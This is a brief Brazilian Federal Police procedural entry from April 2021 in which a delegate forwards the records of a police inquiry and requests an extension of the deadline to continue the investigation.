51071 6864	20/04/2021 11:18	Documento da Polícia em Procedimento Investigatório	Documento da Polícia em Procedimento Investigatório

Encaminho os autos do Inquérito Policial nº 2020.0043195, solicitando dilação de prazo para a continuidade das investigações.

VICTOR NEVES FEITOSA CAMPOS

Delegado de Polícia Federal

Classe Especial - Matrícula nº 16.179